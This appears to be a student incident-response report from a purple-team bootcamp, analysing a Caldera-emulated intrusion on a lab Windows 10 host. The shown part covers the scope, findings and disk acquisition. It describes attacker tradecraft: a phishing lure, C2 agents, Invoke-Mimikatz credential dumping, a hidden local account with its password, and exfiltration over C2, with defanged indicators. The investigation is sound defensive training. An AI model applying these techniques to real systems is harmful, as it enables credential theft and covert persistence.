# Report N°21
# Operation Constantine

## Adversary Emulation & DFIR Investigation of a Compromised Windows 10 Workstation

**ID of scenario:** 20-Disk_Acquisition(50_55)-18_golden

**Student:** Mohammed Rida Lakhdari

**Team:** Purple Team Bootcamp (Golden)

**Supervisor:** Mohammed Baqer Hasan

Anmar Mohammed

**Scenario receipt date:** July 5, 2026

**Delivery date:** July 28, 2026

# Contents


**1 Scenario Overview & Scope** **4**

**2 Executive Summary** **5**
2.1 Key Findings . . . 5
2.2 Overall Assessment . . . 5

**3 Lab Environment** **6**

**4 Evidence Acquisition & Integrity** **6**
4.1 Integrity check & Evidence VM's imported . . . 6
4.2 Forensic Disk Image Creation . . . 7
4.3 Read-Only Image Mounting . . . 8
4.3.1 Acquisition Notes . . . 9
4.4 Artifact Extraction . . . 10
4.5 Evidence Hashing . . . 12

**5 Investigative Methodology** **13**

**6 Host Evidence Analysis** **14**
6.1 Defense Evasion — Windows Defender Disabled . . . 14
6.2 Initial Access — Recovered Phishing Lure . . . 15
6.3 Execution — Amcache Recovers a Deleted Binary . . . 16
6.4 Credential Access — PowerShell Invoke-Mimikatz . . . 17
6.5 LSASS Access — Sysmon EID 10 . . . 18
6.6 Persistence — Registry Run Keys . . . 19
6.7 Hidden Account — Two-Source Confirmation . . . 20
6.8 Collection & Staging — USN Journal . . . 22
6.9 Prefetch — Discovery & Evasion Cluster . . . 23

**7 Network Evidence Analysis** **25**
7.1 C2 Beacon . . . 25
7.2 Agent Profile — Network-to-Host Cross-Link . . . 26
7.3 C2 Conversation — Volume & Duration . . . 26
7.4 Exfiltration — Two Cycles . . . 27
7.5 Tooling Retrieval — TLS SNI Corroboration . . . 28
7.6 Timezone Reconciliation . . . 29

**8 Flag Answers** **30**

**9 Unified UTC Timeline** **31**

**10 Indicators of Compromise (Defanged)** **32**

**11 MITRE ATT&CK Mapping** **33**

**12 Detection Opportunities** **34**

**13 Detection Engineering** **35**
13.1 Sigma — Hidden Local Account Creation (T1564.002) . . . 35
13.2 YARA — NulltackKatz Dropper (T1566.001 / T1204.002) . . . 35

13.3 Incident Response Playbook . . . . . 36

**14 Analytical Notes & Limitations** **37**

**15 Knowledge Graph & Attack Workflow** **38**

**16 Lessons Learned** **40**

**17 Conclusion** **42**
17.1 Report Objectives Met . . . . . 42

**18 References** **43**

# 1 Scenario Overview & Scope

A Windows 10 workstation (`DESKTOP-2A1O8LD`, user `anmar`, `192.168.67[.]129`) was compromised during a MITRE Caldera adversary-emulation exercise executed under the "Thief" profile and attributed in-scenario to the **Constantine Group**. Two Caldera agents were deployed to the host (`splunkd.exe` and `anmar_hacking.exe`), both beaconing to an HTTP command-and-control server at `hxxp://192.168.67[.]128:8888`. The engagement covered the full intrusion chain: initial access via a phishing lure, execution, credential access, discovery, a hidden-account persistence attempt, collection/staging, and exfiltration over the C2 channel.

This report documents the defensive (DFIR) investigation: evidence acquisition and integrity verification, host and network artefact analysis, resolution of the twelve scenario flags, a unified UTC timeline, indicators of compromise, MITRE ATT&CK mapping, and detection opportunities. All work was performed on an isolated analysis host against a forensically acquired image. IOCs are defanged throughout per standard reporting practice.

# 2 Executive Summary

The host was compromised through a spear-phishing lure impersonating an IT-Security payroll notice, which delivered a malicious Python script (`NulltackKatz.py`). The intrusion resulted in the execution of two Caldera Sandcat agents, live C2 over HTTP, PowerShell-based credential dumping, creation of a hidden local account, and two distinct exfiltration cycles carrying staged ZIP archives to the operator's server.

## 2.1 Key Findings

- **Initial access:** spear-phishing attachment `NulltackKatz.py`; spoofed sender `security@payroll-update[.]com` (T1566.001).
- **Execution / C2:** malicious `splunkd.exe` first executed **2026-07-05 06:13:27 UTC**; `anmar_hacking.exe` first seen 06:38:48 UTC. Both beaconed to `hxxp://192.168.67[.]128:8888` (T1071.001).
- **Credential access:** PowerShell downloaded and invoked PowerSploit `Invoke-Mimikatz` against LSASS at 07:27:10 UTC (T1059.001, T1003.001), corroborated on the wire by a TLS handshake to `raw.githubusercontent.com`.
- **Persistence attempt:** a hidden local account `$` with password `ATOMIC123!` was created at 08:20:22 UTC (T1136.001, T1564.002). Registry `Run`-key persistence was *not* present documented as a confirmed negative finding.
- **Collection & exfiltration:** data was staged as `staged.zip` under `C:\Windows\system32\staged\` and exfiltrated via `POST /file/upload` in **two** cycles (07:21:59 UTC and 08:28:32 UTC) over the C2 channel (T1560.001, T1041), then deleted (T1070.004).
- **Anti-forensics:** Windows event logs were cleared mid-intrusion at ∼07:01 UTC (T1070.001) and the staged archive was deleted after exfiltration (T1070.004). Attack-era `ProcessAccess` (EID 10) telemetry nonetheless survived the clear and was recovered, though its attribution is qualified see the analytical notes in Section 14.

## 2.2 Overall Assessment

The engagement is fully reconstructed. Every material claim is supported by at least two independent artefact sources (example: Amcache + PCAP, Sysmon + SAM, Sysmon + TLS SNI), and ruled-out hypotheses (Run-key persistence) are documented rather than omitted.

# 3 Lab Environment

| Component | Detail |
|---|---|
| Victim host | `DESKTOP-2A1O8LD`, Windows 10, user `anmar` |
| Victim IP | `192.168.67[.]129` (host-only segment) |
| C2 server | `hxxp://192.168.67[.]128:8888` (Caldera, Python/aiohttp) |
| Emulation platform | MITRE Caldera + Sandcat agents (`splunkd.exe`, `anmar_hacking.exe`) |
| Acquisition host | VMware Workstation analysis VM (FTK Imager) |
| Analysis toolset | Zimmerman Tools, Sysmon, Wireshark |

# 4 Evidence Acquisition & Integrity

## 4.1 Integrity check & Evidence VM's imported

Extract all files in "3-windows_ovf_golden_constantine_group.rar" and verify its integrity by comparing the hashes values in Windows 10 x64.mf with the computed one using the powershell **Get-FileHash** command.





Figure 1: Scenario files integrity check

The evidence VM's imported to VMware Workstation. First step was to switch the evidence VM's primary Network Adapter from NAT to Host-only before any acquisition activities.





Figure 2: Import the VM file to VMware

## 4.2 Forensic Disk Image Creation

FTK Imager 4.7.3.81 was used to create an E01 image from the live C: drive, with "Verify images after they are created" enabled to ensure post-acquisition integrity.





Figure 3: FTK Imager acquisition





Figure 4: FTK Imager acquisition

## 4.3 Read-Only Image Mounting

The E01 image was mounted read-only using FTK Imager's "Mount Image to Drive" feature, with settings configured for maximum forensic integrity. Finally, the mounted image was imported in FTK Imager as an Evidence item.





Figure 5: Read-only mount of the acquired image for offline artefact extraction.





Figure 6: Windows Explorer confirming Local Disk (F:) mounted.





Figure 7: Import the mounted image (the logical drive "F:) into FTK Imager.

### 4.3.1 Acquisition Notes

A portion of the acquisition/parsing was performed while the evidence VM had been booted. Any artefact whose timestamp falls in the acquisition window (25–26 July 2026) is treated as *acquisition-induced* and is explicitly excluded from the attack timeline (see Section 14). Preferred practice for future scenarios is an offline read-only mount of the pristine virtual disk before any parsing.

## 4.4 Artifact Extraction

Evidence was organised into a structured working tree (`Disk Image\`, `Evidences\`, `Output\`) to keep source artefacts, tool input, and tool output separated.





Figure 8: Evidence work directory

Artifacts were systematically extracted from the mounted read-only image into a structured evidence tree on drive E.





Figure 9: Extracting $MFT to Evidences\MFT\





Figure 10: Extracting USN Journal ($J) to Evidences\USN Journal\

